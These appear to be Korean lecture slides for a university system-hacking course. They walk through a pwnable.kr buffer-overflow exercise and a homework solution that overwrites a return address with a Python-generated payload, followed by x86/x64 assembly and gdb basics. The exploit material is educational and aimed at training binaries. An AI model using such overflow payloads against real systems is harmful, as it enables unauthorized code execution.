

# 2020 시스템 해킹 교육 4회

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pwnable.kr - bof

# 과제 풀이



```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme);          // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

# 과제 풀이

```
gdb-peda$ pd func
```

Dump of assembler code for function func:

```
0x0000062c <+0>:  push    ebp
0x0000062d <+1>:  mov     ebp,esp
0x0000062f <+3>:  sub     esp,0x48
0x00000632 <+6>:  mov     eax,gs:0x14
0x00000638 <+12>: mov     DWORD PTR [ebp-0xc],eax
0x0000063b <+15>: xor     eax,eax
0x0000063d <+17>: mov     DWORD PTR [esp],0x78c
0x00000644 <+24>: call    0x645 <func+25>
0x00000649 <+29>: lea     eax,[ebp-0x2c]
0x0000064c <+32>: mov     DWORD PTR [esp],eax
0x0000064f <+35>: call    0x650 <func+36>
0x00000654 <+40>: cmp     DWORD PTR [ebp+0x8],0xcafebabe
0x0000065b <+47>: jne     0x66b <func+63>
0x0000065d <+49>: mov     DWORD PTR [esp],0x79b
0x00000664 <+56>: call    0x665 <func+57>
0x00000669 <+61>: jmp     0x677 <func+75>
0x0000066b <+63>: mov     DWORD PTR [esp],0x7a3
0x00000672 <+70>: call    0x673 <func+71>
0x00000677 <+75>: mov     eax,DWORD PTR [ebp-0xc]
0x0000067a <+78>: xor     eax,DWORD PTR gs:0x14
0x00000681 <+85>: je      0x688 <func+92>
0x00000683 <+87>: call    0x684 <func+88>
0x00000688 <+92>: leave
0x00000689 <+93>: ret
```


End of assembler dump.

```
gdb-peda$ █
```

Return Address

# 과제 풀이

```
#include <stdio.h>

void hacking()
{
    
}

int main()
{
    char str[32] = "";
    gets(str);
    printf("%s\n", str);
    return 0;
}
```

〈제공된 바이너리 파일을 이용〉

cp /home/minibeef/share\_edu/week3/hw1 ~


Return Address

# 과제 풀이

참고 1. 버퍼 크기는 32바이트 였음에도 불구하고 36바이트가 선언 되었음

```
0x0804848d <+18>: mov    DWORD PTR [ebp-0x24],0x0
0x08048494 <+25>: mov    ecx,0x0
```

참고 3. 그러므로 스택의 모양은 아래와 같음




참고 2. gdb의 info func 커맨드를 이용하면 함수들의 주소를 볼 수 있음

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x080482c8  _init
0x08048300  gets@plt
0x08048310  puts@plt
0x08048320  __libc_start_main@plt
0x08048330  __gmon_start__@plt
0x08048340  _start
0x08048380  _dl_relocate_static_pie
0x08048390  __x86.get_pc_thunk.bx
0x080483a0  deregister_tm_clones
0x080483e0  register_tm_clones
0x08048420  __do_global_ctors_aux
0x08048450  frame_dummy
0x0804847b  hacking
0x0804847b  main
0x080484d5  __x86.get_pc_thunk.ax
0x080484e0  __libc_csu_init
0x08048540  __libc_csu_fini
0x08048544  _fini
```

Return Address

# 과제 풀이



40 byte 입력 -> Return Address에 함수 주소

Return Address

# 과제 풀이

```
(gdb) info func
All defined functions:

Non-debugging symbols:
0x080482c8  _init
0x08048300  gets@plt
0x08048310  puts@plt
0x08048320  __libc_start_main@plt
0x08048330  __gmon_start__@plt
0x08048340  _start
0x08048380  _dl_relocate_static_pie
0x08048390  __x86.get_pc_thunk.bx
0x080483a0  deregister_tm_clones
0x080483e0  register_tm_clones
0x08048420  __do_global_dtors_aux
0x08048450  frame_dummy
0x08048456  hacking
0x0804847b  main
0x080484d5  __x86.get_pc_thunk.ax
0x080484e0  __libc_csu_init
0x08048540  __libc_csu_fini
0x08048544  _fini
(gdb) █
```

```
minibeef@cargos-edu:~/share_edu/week3$ (python -c 'print "A"*40 + "\x56\x84\x04\x08"') | ./hw1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAV
HACK!
```

hacking 함수 주소는 0x08048456



어셈블리어 기초

# x64 레지스터

rax rbx rcx rdx rsi rdi

rbp r8 r9 r10 r11 r12 r13 r14 r15

rsp

rip

## 범용 레지스터

용도가 특별하게 정해지지 않은 레지스터로, 변수와 같은 역할을 한다.  
용도가 정해져 있지 않지만 때에 따라 그 쓰임새가 정해져 있는 경우도 존재

(예시 : rax는 함수 리턴 값, rsi는 함수 파라미터)

어셈블리어 기초

# x64 레지스터

rax rbx rcx rdx rsi rdi

rbp r8 r9 r10 r11 r12 r13 r14 r15

rsp

rip

## 함수 호출 규약

함수가 실행될 때 필요한 인자들을 저장하는 레지스터도 존재한다.

rdi rsi rcx rdx ...

어셈블리어 기초

# x64 레지스터

rax rbx rcx rdx rsi rdi

rbp r8 r9 r10 r11 r12 r13 r14 r15

rsp

rip

## 스택 포인터

스택의 가장 위쪽을 가르킨다. 스택은 함수가 사용할 지역 변수들을 저장하기 위해 준비해 놓은 공간이다.

어셈블리어 기초

# x64 레지스터

rax rbx rcx rdx rsi rdi

rbp r8 r9 r10 r11 r12 r13 r14 r15

rsp

rip

## 프로그램 카운터

rip는 프로그램 카운터(Program Counter)의 역할을 한다. 프로그램 카운터는 다음에 실행될 명령어가 위치한 주소를 가르킨다.


어셈블리어 기초

# x64 레지스터

8byte (DWORD)


4byte (DWORD)

2byte (WORD)



어셈블리어 기초

# 명령어 형태



어셈블리어 기초

# 명령어 형태

**mov** a, b

b를 a에 복사한다. ( $a=b$ )

**lea** a, [b]

b의 주소에 있는 값을 a에 복사한다. ( $a = *b$ )

**cmp** a, b

a와 b를 비교한다.

어셈블리어 기초

# 명령어 형태

**add** a, b

a와 b를 더해서 a에 결과를 넣는다 ( $a += b$ )

**sub** a, b

a와 b를 뺀 결과를 a에 넣는다. ( $a -= b$ )

**imul** a, b

a와 b를 곱한 결과를 a에 넣는다. ( $a *= b$ )

**xor** a, b

a와 b를 xor 한 결과를 a에 넣는다. ( $a ^= b$ )



어셈블리어 기초

# 명령어 형태

**je**                      비교 값이 같은 경우 점프

**jne**                    비교 값이 다른 경우 점프

**call**                    해당 함수 호출(리턴 값을 저장)

**jmp**                    해당 주소로 점프

어셈블리어 기초

# 명령어 형태

(예시 1)

```
mov    rcx, 1234  
add    rcx, 4321
```

(예시 2)

```
mov    rcx, 1234  
xor    rcx, rcx
```

(예시 3)

```
mov    rcx, 1234  
cmp    rcx, 1235  
jne    0x12345678
```

어셈블리어 기초

# (실습) 덧셈기

```
#include <stdio.h>

int main()
{
    int a = 3;
    int b = 4;
    printf("%d\n", a + b);
    return 0;
}
```

1) 소스 작성

2) 컴파일

어셈블리어 기초

# (실습) 덧셈기

```
minibee@argos-edu:~/sysedu/week4$ gdb asm_adder
```

3) gdb asm\_adder

```
(gdb) set disassembly-flavor intel
```

4) set disassembly-flavor intel

```
(gdb) disas main
```

5) disas main

어셈블리어 기초

# (실습) 덧셈기

```
#include <stdio.h>

int main()
{
    int a = 3;
    int b = 4;
    printf("%d\n", a + b);
    return 0;
}
```

Dump of assembler code for function main:

```
0x000000000000064a <+0>:    push    rbp
0x000000000000064b <+1>:    mov     rbp, rsp
0x000000000000064e <+4>:    sub     rsp, 0x10
0x0000000000000652 <+8>:    mov     DWORD PTR [rbp-0x8], 0x3
0x0000000000000659 <+15>:   mov     DWORD PTR [rbp-0x4], 0x4
0x0000000000000660 <+22>:   mov     edx, DWORD PTR [rbp-0x8]
0x0000000000000663 <+25>:   mov     eax, DWORD PTR [rbp-0x4]
0x0000000000000666 <+28>:   add     eax, edx
0x0000000000000668 <+30>:   mov     esi, eax
0x000000000000066a <+32>:   lea     rdi, [rip+0xa3]          # 0x714
0x0000000000000671 <+39>:   mov     eax, 0x0
0x0000000000000676 <+44>:   call    0x520 <printf@plt>
0x000000000000067b <+49>:   mov     eax, 0x0
0x0000000000000680 <+54>:   leave
0x0000000000000681 <+55>:   ret
```

End of assembler dump.

어셈블리어 기초

# (실습) 덧셈기

```
#include <stdio.h>

int main()
{
    int a = 3;
    int b = 4;
    printf("%d\n", a + b);
    return 0;
}
```

Dump of assembler code for function main:

```
0x000000000000064a <+0>:    push    rbp
0x000000000000064b <+1>:    mov     rbp, rsp
0x000000000000064e <+4>:    sub     rsp, 0x10
0x0000000000000652 <+8>:    mov     DWORD PTR [rbp-0x8], 0x3
0x0000000000000659 <+15>:   mov     DWORD PTR [rbp-0x4], 0x4
0x0000000000000660 <+22>:   mov     edx, DWORD PTR [rbp-0x8]
0x0000000000000663 <+25>:   mov     eax, DWORD PTR [rbp-0x4]
0x0000000000000666 <+28>:   add     eax, edx
0x0000000000000668 <+30>:   mov     esi, eax
0x000000000000066a <+32>:   lea     rdi, [rip+0xa3]          # 0x714
0x0000000000000671 <+39>:   mov     eax, 0x0
0x0000000000000676 <+44>:   call    0x520 <printf@plt>
0x000000000000067b <+49>:   mov     eax, 0x0
0x0000000000000680 <+54>:   leave
0x0000000000000681 <+55>:   ret
```

End of assembler dump.

어셈블리어 기초

# (실습) 덧셈기

```
#include <stdio.h>

int main()
{
    int a = 3;
    int b = 4;
    printf("%d\n", a + b);
    return 0;
}
```

Dump of assembler code for function main:

```
0x000000000000064a <+0>:  push    rbp
0x000000000000064b <+1>:  mov     rbp, rsp
0x000000000000064e <+4>:  sub     rsp, 0x10
0x0000000000000652 <+8>:  mov     DWORD PTR [rbp-0x8], 0x3
0x0000000000000659 <+15>: mov     DWORD PTR [rbp-0x4], 0x4
0x0000000000000660 <+22>: mov     edx, DWORD PTR [rbp-0x8]
0x0000000000000663 <+25>: mov     eax, DWORD PTR [rbp-0x4]
0x0000000000000666 <+28>: add     eax, edx
0x0000000000000668 <+30>: mov     esi, eax
0x000000000000066a <+32>: lea     rdi, [rip+0xa3]      # 0x714
0x0000000000000671 <+39>: mov     eax, 0x0
0x0000000000000676 <+44>: call    0x520 <printf@plt>
0x000000000000067b <+49>: mov     eax, 0x0
0x0000000000000680 <+54>: leave
0x0000000000000681 <+55>: ret
```

End of assembler dump.

함수 인자 전달

(gdb) x/s 0x714  
0x714: "%d\n"

rdi, rsi, rdx, rcx, r8, r9

어셈블리어 기초

# (실습) 덧셈기

```
#include <stdio.h>

int main()
{
    int a = 3;
    int b = 4;
    printf("%d\n", a + b);
    return 0;
}
```

Dump of assembler code for function main:

```
0x000000000000064a <+0>:    push    rbp
0x000000000000064b <+1>:    mov     rbp, rsp
0x000000000000064e <+4>:    sub     rsp, 0x10
0x0000000000000652 <+8>:    mov     DWORD PTR [rbp-0x8], 0x3
0x0000000000000659 <+15>:   mov     DWORD PTR [rbp-0x4], 0x4
0x0000000000000660 <+22>:   mov     edx, DWORD PTR [rbp-0x8]
0x0000000000000663 <+25>:   mov     eax, DWORD PTR [rbp-0x4]
0x0000000000000666 <+28>:   add     eax, edx
0x0000000000000668 <+30>:   mov     esi, eax
0x000000000000066a <+32>:   lea     rdi, [rip+0xa3]          # 0x714
0x0000000000000671 <+39>:   mov     eax, 0x0
0x0000000000000676 <+44>:   call    0x520 <printf@plt>
0x000000000000067b <+49>:   mov     eax, 0x0
0x0000000000000680 <+54>:   leave
0x0000000000000681 <+55>:   ret
```

End of assembler dump.



어셈블리어 기초

# 변수 선언, 제어문, 반복문

```
0x080484ad <+0>:    push    ebp
0x080484ae <+1>:    mov     ebp,esp
0x080484b0 <+3>:    sub     esp,0x4c
```

프로로그 직후 sub명령? -> 지역 변수가 들어갈 공간을 할당

어셈블리어 기초

# 변수 선언, 제어문, 반복문

```
1 #include <stdio.h>
2
3 int main()
4 {
5     int a;
6     scanf("%d", a);
7
8     if(a == 7)
9         printf("Hello\n");
10
11     return 0;
12 }
```

Dump of assembler code for function main:


```
0x0804847d <+0>:  push    ebp
0x0804847e <+1>:  mov     ebp,esp
0x08048480 <+3>:  sub     esp,0xc
0x08048483 <+6>:  mov     eax,DWORD PTR [ebp-0x4]
0x08048486 <+9>:  mov     DWORD PTR [esp+0x4],eax
0x0804848a <+13>:  mov     DWORD PTR [esp],0x8048530
0x08048491 <+20>:  call    0x8048340 <_isoc99_scanf@plt>
0x08048496 <+25>:  cmp     DWORD PTR [ebp-0x4],0x7
0x0804849a <+29>:  jne     0x80484a8 <main+43>
0x0804849c <+31>:  mov     DWORD PTR [esp],0x8048533
0x080484a3 <+38>:  call    0x8048320 <puts@plt>
0x080484a8 <+43>:  mov     eax,0x0
0x080484ad <+48>:  leave
0x080484ae <+49>:  ret
```

End of assembler dump.

If 문 == cmp 구문 후 je, jne... 등등

어셈블리어 기초

# 변수 선언, 제어문, 반복문



어셈블리어 기초

# 변수 선언, 제어문, 반복문

```
1 #include <stdio.h>
2
3 int main()
4 {
5     for(int i = 0; i < 10; i++)
6         printf("Hello\n");
7
8     return 0;
9 }
```

```
0x00000592 <+18>: mov     DWORD PTR [ebp-0x8],0x0
0x00000599 <+25>: jmp     0x5ae <main+46>
0x0000059b <+27>: lea     eax,[ebx-0x1994]
0x000005a1 <+33>: push    eax
0x000005a2 <+34>: call    0x3e0 <puts@plt>
0x000005a7 <+39>: add     esp,0x4
0x000005aa <+42>: add     DWORD PTR [ebp-0x8],0x1
0x000005ae <+46>: cmp     DWORD PTR [ebp-0x8],0x9
0x000005b2 <+50>: jle     0x59b <main+27>
```

[ebp-0x8] <= 9 (jump less equal) 이면 출력문으로 점프,  
매번 [ebp-0x8]에 1을 더함

어셈블리어 기초

(실습) 2asy-ray

```
cp /home/minibeef/share_edu/2asy-lay ~
```

어셈블리어 기초

# (실습) 2asy-ray

x86 함수 호출 규약

-> stack에 push

(gdb) disas main

Dump of assembler code for function main:

```
0x080484ad <+0>:  push    ebp
0x080484ae <+1>:  mov     ebp,esp
0x080484b0 <+3>:  sub     esp,0x10
0x080484b3 <+6>:  mov     DWORD PTR [ebp-0x4],0x0
0x080484ba <+13>:  mov     DWORD PTR [esp],0x80485c0
0x080484c1 <+20>:  call    0x8048350 <puts@plt>
0x080484c6 <+25>:  add     DWORD PTR [ebp-0x4],0x7
0x080484ca <+29>:  mov     DWORD PTR [esp],0x80485d6
0x080484d1 <+36>:  call    0x8048350 <puts@plt>
0x080484d6 <+41>:  sub     DWORD PTR [ebp-0x4],0x4
0x080484da <+45>:  mov     DWORD PTR [esp],0x80485da
0x080484e1 <+52>:  call    0x8048350 <puts@plt>
0x080484e6 <+57>:  add     DWORD PTR [ebp-0x4],0x9
0x080484ea <+61>:  mov     DWORD PTR [esp],0x80485d6
0x080484f1 <+68>:  call    0x8048350 <puts@plt>
0x080484f6 <+73>:  mov     DWORD PTR [esp],0x80485de
0x080484fd <+80>:  call    0x8048340 <printf@plt>
0x08048502 <+85>:  lea     eax,[ebp-0x8]
0x08048505 <+88>:  mov     DWORD PTR [esp+0x4],eax
0x08048509 <+92>:  mov     DWORD PTR [esp],0x80485ec
0x08048510 <+99>:  call    0x8048370 <__isoc99_scanf@plt>
0x08048515 <+104>:  mov     eax,DWORD PTR [ebp-0x8]
0x08048518 <+107>:  cmp     eax,DWORD PTR [ebp-0x4]
0x0804851b <+110>:  jne     0x804852b <main+126>
0x0804851d <+112>:  mov     DWORD PTR [esp],0x80485ef
0x08048524 <+119>:  call    0x8048350 <puts@plt>
0x08048529 <+124>:  jmp     0x8048537 <main+138>
0x0804852b <+126>:  mov     DWORD PTR [esp],0x80485f8
0x08048532 <+133>:  call    0x8048350 <puts@plt>
0x08048537 <+138>:  leave
0x08048538 <+139>:  ret
```

End of assembler dump.

어셈블리어 기초

# (실습) 2asy-ray

```
minibee@argos-edu:~/share_edu$ ./2asy-ray
guessing magic number
add
sub
add
guess plz >> █
```

(gdb) disas main


Dump of assembler code for function main:

```
0x080484ad <+0>:    push    ebp
0x080484ae <+1>:    mov     ebp,esp
0x080484b0 <+3>:    sub     esp,0x10
0x080484b3 <+6>:    mov     DWORD PTR [ebp-0x4],0x0
0x080484ba <+13>:   mov     DWORD PTR [esp],0x80485c0
0x080484c1 <+20>:   call    0x8048350 <puts@plt>
0x080484c6 <+25>:   add     DWORD PTR [ebp-0x4],0x7
0x080484ca <+29>:   mov     DWORD PTR [esp],0x80485d6
0x080484d1 <+36>:   call    0x8048350 <puts@plt>
0x080484d6 <+41>:   sub     DWORD PTR [ebp-0x4],0x4
0x080484da <+45>:   mov     DWORD PTR [esp],0x80485da
0x080484e1 <+52>:   call    0x8048350 <puts@plt>
0x080484e6 <+57>:   add     DWORD PTR [ebp-0x4],0x9
0x080484ea <+61>:   mov     DWORD PTR [esp],0x80485d6
0x080484f1 <+68>:   call    0x8048350 <puts@plt>
0x080484f6 <+73>:   mov     DWORD PTR [esp],0x80485de
0x080484fd <+80>:   call    0x8048340 <printf@plt>
0x08048502 <+85>:   lea     eax,[ebp-0x8]
0x08048505 <+88>:   mov     DWORD PTR [esp+0x4],eax
0x08048509 <+92>:   mov     DWORD PTR [esp],0x80485ec
0x08048510 <+99>:   call    0x8048370 <__isoc99_scanf@plt>
0x08048515 <+104>:  mov     eax,DWORD PTR [ebp-0x8]
0x08048518 <+107>:  cmp     eax,DWORD PTR [ebp-0x4]
0x0804851b <+110>:  jne     0x804852b <main+126>
0x0804851d <+112>:  mov     DWORD PTR [esp],0x80485ef
0x08048524 <+119>:  call    0x8048350 <puts@plt>
0x08048529 <+124>:  jmp     0x8048537 <main+138>
0x0804852b <+126>:  mov     DWORD PTR [esp],0x80485f8
0x08048532 <+133>:  call    0x8048350 <puts@plt>
0x08048537 <+138>:  leave
0x08048538 <+139>:  ret
```

End of assembler dump.

어셈블리어 기초

# (실습) 2asy-ray



(gdb) disas main

Dump of assembler code for function main:

```
0x080484ad <+0>:    push    ebp
0x080484ae <+1>:    mov     ebp,esp
0x080484b0 <+3>:    sub     esp,0x10
0x080484b3 <+6>:    mov     DWORD PTR [ebp-0x4],0x0
0x080484ba <+13>:   mov     DWORD PTR [esp],0x80485c0
0x080484c1 <+20>:   call    0x8048350 <puts@plt>
0x080484c6 <+25>:   add     DWORD PTR [ebp-0x4],0x7
0x080484ca <+29>:   mov     DWORD PTR [esp],0x80485d6
0x080484d1 <+36>:   call    0x8048350 <puts@plt>
0x080484d6 <+41>:   sub     DWORD PTR [ebp-0x4],0x4
0x080484da <+45>:   mov     DWORD PTR [esp],0x80485da
0x080484e1 <+52>:   call    0x8048350 <puts@plt>
0x080484e6 <+57>:   add     DWORD PTR [ebp-0x4],0x9
0x080484ea <+61>:   mov     DWORD PTR [esp],0x80485d6
0x080484f1 <+68>:   call    0x8048350 <puts@plt>
0x080484f6 <+73>:   mov     DWORD PTR [esp],0x80485de
0x080484fd <+80>:   call    0x8048340 <printf@plt>
0x08048502 <+85>:   lea     eax,[ebp-0x8]
0x08048505 <+88>:   mov     DWORD PTR [esp+0x4],eax
0x08048509 <+92>:   mov     DWORD PTR [esp],0x80485ec
0x08048510 <+99>:   call    0x8048370 <__isoc99_scanf@plt>
0x08048515 <+104>:  mov     eax,DWORD PTR [ebp-0x8]
